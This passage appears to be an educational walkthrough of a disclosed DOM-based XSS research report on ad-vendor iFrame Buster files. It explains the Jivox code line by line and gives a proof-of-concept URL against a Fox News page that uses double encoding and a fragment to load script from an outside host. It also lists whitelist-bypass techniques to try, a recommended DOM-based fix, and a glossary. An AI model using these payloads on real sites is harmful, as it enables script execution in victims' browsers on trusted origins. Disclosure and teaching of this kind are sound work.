forloop walks each piece, splits it on=, and stores the name and value in theparametersobject. var iBusterResourceURL = getValueWithDefault("iBusterResourceURL", parameters, "");reads theiBusterResourceURLparameter, or an empty string if missing.iBusterResourceURL = iBusterResourceURL.split(".");splits that value on every period. The result is an array of pieces.var filePath = getValueWithDefault("filePath", parameters, "");reads afilePathparameter. It is not used later in the shown code.document.write(unescape('%3Cscript src="' + iBusterResourceURL[0] + '.jivox.com/player/' + getValueWithDefault("iBusterVersion", parameters, "") + '/iBuster.js" type="text/javascript" %3E%3C/script%3E'));builds and writes a script tag.%3Cis<and%3Eis>, both encoded so the surrounding script does not end early. The address isiBusterResourceURL[0](the first piece of the split value) followed by the hard-coded.jivox.com/player/, then theiBusterVersionparameter, then/iBuster.js.} catch (e) {}swallows errors.initIBuster();runs the function.
The variable to control is iBusterResourceURL, which populates the script tag's src. The parent domain is already hard-coded in the string written to the DOM, so the attacker only needs to place a legitimate URL before that string and make the rest irrelevant to the actual request. Two details matter: the value is split on period characters, so the code expects the first subdomain of the passed URL, and there is an unescape before the document.write. Double-encoding satisfies both conditions:
https://www.foxnews.com/jivox/jivoxIBuster.html?iBusterResourceURL=https://randywestergren%252Ecom/iframe-buster-poc%252Ejs%23
After URL decoding, the iBusterResourceURL value is:
https://randywestergren%2Ecom/iframe-buster-poc%2Ejs#
After the unescape:
https://randywestergren.com/iframe-buster-poc.js#
Why this works: the value is double-encoded. %252E is the encoded form of %2E, which is the encoded form of .. The browser decodes the query string once when it hands it to the page, turning %252E into %2E. Then the code's own unescape decodes again, turning %2E into .. So by the time the value is split on periods, it contains real dots, and the first piece is https://randywestergren, which is the attacker's host. The hard-coded .jivox.com/player/... is appended after it, but the # at the end of the attacker's value starts a fragment, and everything after a # in a URL is ignored by the server. So the browser requests https://randywestergren.com/iframe-buster-poc.js and ignores the rest. The hash (fragment identifier) at the end makes the remaining hard-coded characters ineffective at controlling the URL.
Why it worked, in one place
Every case is a DOM-based XSS caused by a whitelist that validates a string rather than the URL the browser will actually resolve. Adform allows any characters except forward slashes before the required suffix, so a backslash and a query parameter satisfy the regex. Eyeblaster performs no whitelist check at all on the domain taken from the strAie parameter. Adtech parses the domain as everything before the first colon, so embedded credentials pass the check while the request goes elsewhere. Jivox splits on periods and calls unescape before writing, so double-encoded dots and a trailing fragment let an attacker-controlled host be used while the hard-coded suffix is ignored. In each case the buster file sits on the publisher's origin, so any script it loads runs with that origin's privileges.
What an attacker could do
An attacker who can get a victim to load a crafted buster URL on a publisher domain can execute arbitrary JavaScript in that origin. The report gives live PoC URLs against buster files on top tier sites, including CNN, Fandango, Forbes, Ticketmaster and Fox News. The Adtech payload depends on the browser honouring embedded credentials in URLs, which Chrome no longer does. The report does not describe what an attacker would do with the resulting script execution beyond loading their own file.
How it was fixed
Google's security team confirmed the vulnerabilities and removed the files. The report does not say which files were removed beyond the additional vulnerable busters it covered. For domain parsing and whitelisting in JavaScript, the report recommends the DOM API instead of regular expressions:
var e = document.createElement("a");
e.href = "https://randywestergren.com/test?test123";

e.hostname; // => "randywestergren.com"
Line by line:
var e = document.createElement("a");creates an empty link element in memory. It is not on the page.e.href = "https://randywestergren.com/test?test123";sets its address. The browser parses the address the same way it would parse a real link.e.hostname;reads back the hostname the browser extracted. The comment shows the result:randywestergren.com.
The point is that the browser's own URL parser is the authority on what an address means. If you ask the browser to parse the address and then check the hostname it gives you, you are checking the same value the browser will use when it makes the request. A hand-written regex is a second, independent parser, and any disagreement between the two is a bug. Using the DOM API removes the disagreement.
Things to try if you are learning
- Feed a buster's URL parameter a value with a backslash before the required suffix, as in the Adform case. A positive result is a script request to your host while the whitelist regex still matches.
- Look for parameters that are split on a delimiter such as
::and used to build a script source without a whitelist, as in Eyeblaster. A positive result is your domain appearing in the generatedsrc. - Try embedded basic authentication credentials in the URL so the parsed domain differs from the requested host, as in Adtech. A positive result is a request to your host from a browser that still supports embedded credentials.
- Try double-encoded dots and a trailing
#where the code splits on periods and callsunescapebefore writing, as in Jivox. A positive result is your host being requested with the hard-coded suffix neutralised by the fragment. - Check whether the buster file is served from the publisher's origin. A positive result is script execution under the publisher's origin.
Glossary
-
iFrame: a window inside a web page that displays another web page, possibly from a different site.
-
Creative: the actual advert content, such as an image, animation or video.
-
Ad slot: the fixed rectangle on a page reserved for advertising, for example 300x250 pixels.
-
Expandable creative: an advert that grows beyond its slot, usually when the user interacts with it.
-
iFrame Buster: a small HTML file hosted on the publisher's domain that lets a specific ad vendor's creative escape its frame and manipulate the page.
-
Publisher: the website owner that shows adverts.
-
Vendor: the advertising technology company that supplies creatives and buster files.
-
Origin: the combination of protocol, hostname and port that identifies a website for security purposes.
-
Same-origin policy (SOP): the browser rule that a page from one origin may not read or change a page from another origin.
-
DOM: the browser's in-memory model of the page's structure, which scripts can read and change.
-
DOM-based XSS: cross-site scripting where the flaw is in the page's own JavaScript, which takes untrusted input and writes it somewhere dangerous without proper checking.
-
XSS (cross-site scripting): getting your own JavaScript to run inside someone else's website in a victim's browser.
-
Query string: the part of a URL after the
?, carrying parameters such as?foo=bar. -
Fragment identifier / hash: the part of a URL after
#, normally used to point at a section of a page. -
Parameter: a named value passed in a URL, such as
foo=bar. -
GET parameter: a parameter passed in the query string of a URL.
-
Whitelist: a list of things that are allowed, with everything else refused.
-
Regex (regular expression): a pattern used to test whether text has a certain shape.
-
JSON: a simple text format for structured data made of names and values.
-
URL encoding / percent encoding: writing special characters in a URL as
%followed by two hex digits, such as%3ffor?. -
Double encoding: encoding an already-encoded value, so it must be decoded twice to get back the original.
-
unescape: an old JavaScript function that reverses URL encoding.
-
Basic authentication credentials: a username and password embedded in a URL in the form
https://username:password@host/path. -
Proof of concept (PoC): a working example that demonstrates a vulnerability.
-
Gist: a small code-sharing page, commonly used to publish snippets.
-
DoubleClick AdExchange: Google's advertising exchange, whose documentation once offered a multi-vendor iFrame Buster kit.
-
Hall of Fame: a public list of researchers who have reported valid issues to a company's security team.



